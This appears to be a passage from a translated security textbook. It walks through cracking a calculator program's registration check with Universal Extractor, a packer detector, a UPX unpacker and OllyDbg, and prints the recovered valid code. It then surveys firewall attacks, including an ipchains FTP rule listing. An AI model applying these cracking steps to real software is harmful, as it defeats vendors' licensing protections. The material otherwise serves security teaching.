- File Analysis Utility (RDG Packer Detector). Will be used to find out which software protects application;
- unpacker of executable files;
- Universal Extractor for installation files (Universal Extractor). During installation any software, into the operating system registry certain changes are made by the same software. In order to avoid this, a universal extractor will be used.

The first step is to get executable (.exe) file of the application, for tis, we will use the Universal Extractor program (fig. 2.16).




Fig. 2.16. Getting an executable file using the Universal Extractor program.

To do this, in the extractor must be specified the path to the installation file of the application in extractor, and the path where it is necessary to unpack it. After that, the removal operation remains

In the next step program will propose to select the type of unpacker (fig. 2.17), in most cases it is selected automatically.




Fig. 2.17. Selecting the decompressor type using the Universal Extractor program.

In our case, the WUN unpacker is selected. After performing the unpacking operation in the above directory, the following files will appear: bcalc.exe, bcalc.cnt, bcalc.hlp, bsoft.url, file_id.diz, license.txt, readme.txt, register.url, Unwise.exe . Such files would also appear in the normal installation of the program calculator, the difference is only that in our case, no changes were made in the system registry of the operating system.

The second step after receiving the executable file of the program (bcalc.exe) is to find out which method protects the application. To do this, use the RDG Packer Detector file analysis utility. To analyze the application, you must specify the path to the executable file, after this analysis is needed.



Fig. 2.18. RDG Packer Detector File Analysis Utility

During the analysis of the program, the calculator clarified the packer used by the developers of the application - UPX v 0.80, and the programming language used to write the application - C ++.

After collecting all the information, we have to unpack the executable file of the program so that it can be placed in the assembler level debugger. As a UPX packer, we use UPX UNPACKER unpacker for it. In the program settings, you must select the path to the executable application file calculator and specify that you must decompress the file and create a backup copy of it.




Fig. 2.19. Unpacking files using UPX UNPACKER

As a result of decompression, a message will be displayed (fig. 2.20) and two files created:

- bcalc.exe - an unpacked executable file;
- bcalc.ex~ - a backup copy of the original file.




Fig. 2.20. The result of unpacking

On this, all preparatory actions are completed, then it is necessary to proceed to the stage of analysis of the decompressed output file of the program calculator. This will be done using the OllyDbg toolkit - a free proprietary 32-bit assembler level debugger for Windows operating systems designed to analyze and modify compiled executable files and libraries that work in user mode.

OllyDbg favorably differs from classical debugger with a simple interface, intuitive highlighting of specific code structures, easy installation and startup. In order to understand the principle of OllyDbg, only basic knowledge in the assembly language language is sufficient. For these reasons, OllyDbg recommends for use even for beginners.

Debugger features:

- supported processors: the entire 80x86 series, Pentium and compatible; MMX, 3DNow and SSE extensions to SSE4 version (SSE5 is not yet supported);
- supported data formats: hex code, ASCII, Unicode, 16- ta 32-bit signed and unsigned integers, 32-, 64- i 80-bit float numbers;
- ways of displaying the disassembling code: MASM, IDEAL, HDA;
- a powerful code parser that recognize procedures, loops, branching, tables, constants and text strings;
- expansion of the search system: the search for all possible constants, commands, sequences of commands, text strings, and references in the code to this address;
- recognition and decoding of more than two thousand typical functions of Windows API and language C;
- recognition and decoding of the PE-header;
- heuristic analysis of the stack, recognition addresses of return to the parent's procedure;
- simple, conditional and protocol stopping points (breakpoints);
- step-by-step debugging with run-time tracking (run trace);
- Individual configuration file (UDD) for each application.

Therefore, if you put the prepared executable program file into the debugger OllyDbg, the file code will look like this (fig. 2.21).




Fig. 2.21. File code after debugger OllyDbg

In the main window of the program, in the central clean-up, displays the disassembled executable code. In the right side of the window displays the registers and information that is stored in them. At the bottom of the window, to the right, information about the ESP and EBP registers is displayed, by default ESP is displayed. And the last thing that appears in the box below is the memory dump window.

To start a file analysis using a debugger, you must determine the type of program message about incorrect password entry. If run our program and enter the wrong password then it will display the following message, shown in fig. 2.22.




Fig. 2.22. Define the type of program message for incorrect password entry

From this message you can see that the text field for entering the password displays "Sorry, incorrect code". Now the debugger needs to find a place in the code where this message is displayed. For this purpose, there is a special search function "Search for-> All referenced text strings".

After the search was completed, a code section was found that displays the wrong password entry (listing 2.34).

Listing 2.34 - Code snippet for message output

```

01003845 |. 8B45 F0      MOV EAX,SS:[EBP-10]
01003848 |. 3B45 E0      CMP EAX,SS:[EBP-20]
0100384B |. 74 18       JE SHORT bcalc.01003865
0100384D |. 68 C8C60001 PUSH bcalc.0100C6C8          ; /Text = "Sorry, incorrect code"
01003852 |. 68 F0030000 PUSH
3F0                                     ; |ControlID = 3F0 (1008.)
01003857 |. FF75 08     PUSH DWORD PTR SS:[EBP+8]   ; |hWnd
0100385A |. FF15 2CA20001 CALL NEAR DS:[<&USER32.SetDlgItemTextA>]; \SetDlgItemTextA
01003860 |. E9 C9000000 JMP bcalc.0100392E
01003865 |>8D85 E0FEFFFF LEA EAX,SS:[EBP-120]

```

The SetDlgItemTextA function displays the message "Sorry, incorrect code". If you analyze the found part of the code, it becomes clear that this message will be displayed in case when the conditional JE transition is not satisfied (go if equal). That is, if the CMP EAX, SS: [EBP-20] comparison function sets the flag value ZF = 1, then the transition to the row LEA EAX, SS: [EBP-120] will be executed and the output section of the incorrect password input will be skipped as a result. To make a conclusion the CMP function compares the password entered by us and the legitimate password that generates the program for our login.

Based on this information, it can be assumed that in the SS register: [EBP-20] stores the correct password, and in the SS register: [EBP-10] stores the password that the user enters. In order to view the value of the SS register: [EBP-20], we will launch the program in the debugger and put the breakpoint on the comparison function.




Fig. 2.23. View the register values in the OllyDbg debugger

In the debugger main window, where the value of the SS register: [EBP-20] is displayed, is the sequence of BA0672E1, so it is the password generated by the program for our username. It is only necessary to remember that this value is in the stack - for its input in the program it is necessary to turn E17206BA.

2.7.2.2.4. Examples of attacks on the information security system

Attacks through the tunnels in the firewall

Tunneling is a method of encapsulating (cloaking) messages of the same type (which can be blocked by firewall filters) within messages of another type [27]. Attacks through the "tunnels" arise due to the presence of appropriate properties in many network protocols. Firewall filters out network traffic and decides to skip or block packets based on information about the used network protocol. Usually, the rules provide for appropriate checks to determine if a specific protocol is involved or not. If "yes" then the package is allowed to pass.

Even at the application level, tunnel attacks can be executed, which are connected with the practice of using vulnerabilities in applications by sending packets to directly related applications (fig. 6.24).




Fig. 6.24. Attack through the tunnel in the firewall

For example, you can use a «weak spot» in the Web application by sending an HTTP command that allows you to execute any command on a host where a Web server is installed. If firewall is configured to prevent HTTP traffic, the packet containing the attack will be skipped. For example, as in the case of an Internet Information Server 5.0 attack with a patch installed Q277876.7.

An example of such an attack can be accessing the operating system, which was discussed in section 2.7.2.2.1 where the Metasploit software was used.

Attacks due to improper configuration of the firewall

As you know, firewalls, like other security features, are configured by people. And people are right to make mistakes. An incorrect configuration may occur due to incompetence or low qualification of the firewall administrator, or for other reasons. For example, there are not rare cases when familiar employees (or department heads) come to the administrator and ask (or require) to allow access from one or another port (for example, 23), a service (for example, ICQ), or to any Web server (e.g., www.playboy.com).

Eventually, because of such actions, a number of filtration rules becomes too big and the firewall is no more able to neither protect nor recognize villains. Furthermore, big amount of the rules reduces firewall's productivity and, as a result, bandwidth of connection channels, that run through it.

Attacks performed bypassing a firewall

Another problem is that 65-80% of all computer incidents took place inside a company. Perimeter protection with firewall “see nothing” happening inside the network and cannot protect it against attacks. Users, guided by different reasons, set modems to their systems, connected to the internal network. It allows them (users) to connect to an external Internet-provider bypassing the firewall, which cannot eliminate a risk, associated with such connections, since it does not see them.

Attacks from the inside

Not always threats come from the outside of the firewall. Lots of losses are due to incident protection from internal users. It is necessary to repeat that firewall only scans traffic on the borders between the internal network and the Internet. If traffic that uses “breaches” in protection never passes through a firewall, firewall finds nothing suspicious.

Attacks carried out from trusted hosts and networks

Since most organizations use encryption to protect files and external network connections, the intruder's interest will be directed to those places on the network where the information of interest to it is probably not secure, that is to the hosts or networks with which trusting relations are created. And even if VPN connections are created between a network protected by firewall and a trusted network, an intruder can carry out the attacks with the same efficiency. Moreover, the effectiveness of the attacks will be even higher, as most safety requirements to trusted hosts and networks are much lower than all other hosts (fig. 6.25).




Fig. 6.25. Attacks from trusted hosts and networks

One can give a more interesting example. The attacker, as a result of neglecting security at the trusted hosts, installs a "Trojan" on him. And then from his computer he attacks the network that is protected. For a firewall, all actions look like they are coming from a trusted node (fig. 6.26 and listing 2.35).




Fig. 2.26. Attacks carried out from trusted hosts and networks

Listing 2.35 - Permission to access remote clients to local servers via FTP (for firewall IPCHAINS).

```
# вхідні та вихідні FTP-запити
ipchains -A input -i $EXTERNAL_INTERFACE -p tcp \
-S $ANYWHERE $UNPRIVPORTS \
-d $IPADDR 21 -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y \
-s $IPADDR 21 \
-d $ANYWHERE $UNPRIVPORTS -j ACCEPT
# нормальний режим передачі
ipchains -A input -i $EXTERNAL_INTERFACE -p tcp \
```

```

-S $ANYWHERE $UNPRIVPORTS \
-d $IPADDR 20 -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y \
-s $IPADDR 20 \
-d $ANYWHERE $UNPRIVPORTS -j ACCEPT
# пассивний режим передачі
ipchains -A input -i $EXTERNAL_INTERFACE -p tcp \
-S $ANYWHERE $UNPRIVPORTS \
-d $IPADDR $UNPRIVPORTS -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y \
-S $IPADDR $UNPRIVPORTS \
-d $ANYWHERE $UNPRIVPORTS -j ACCEPT

```

Attacks by substituting the source address

Address substitution is a way to hide the real attacker's address. However, it can be used to bypass the security mechanisms of the firewall. This is the easiest way, as a replacement source address packets to the address of the network is protected, can not mislead the modern firewalls. All of them resort to different ways of protecting from such a substitution. However, the very principle of substitution of addresses remains relevant. For example, an attacker can replace his real address with the address of the site for which the trusted relationship with the attacked system is established. This method differs from that described above in that in this case the attacker only substitute for a trusted site, and in fact it is not (fig.6.27).




Fig. 2.27. Attacks by substituting the source address

Attacks on the firewall itself

Firewalls are often the objects of attack themselves. Attacking the firewall and putting it out of service, the attackers can safely, without fear of being detected, realize their criminal intentions regarding the resources of the protected network (fig. 6.28).




Fig. 2.28. Firewall attack

Attacks on the firewall authentication subsystem

As already noted above, even a powerful and reliable firewall does not protect against the penetration into the corporate network of the offender if the latter was able to pick or steal an authorized user password. Moreover, the firewall will not even detect a violation, because for it the infringer who stole the password is an authorized user (fig. 2.29).

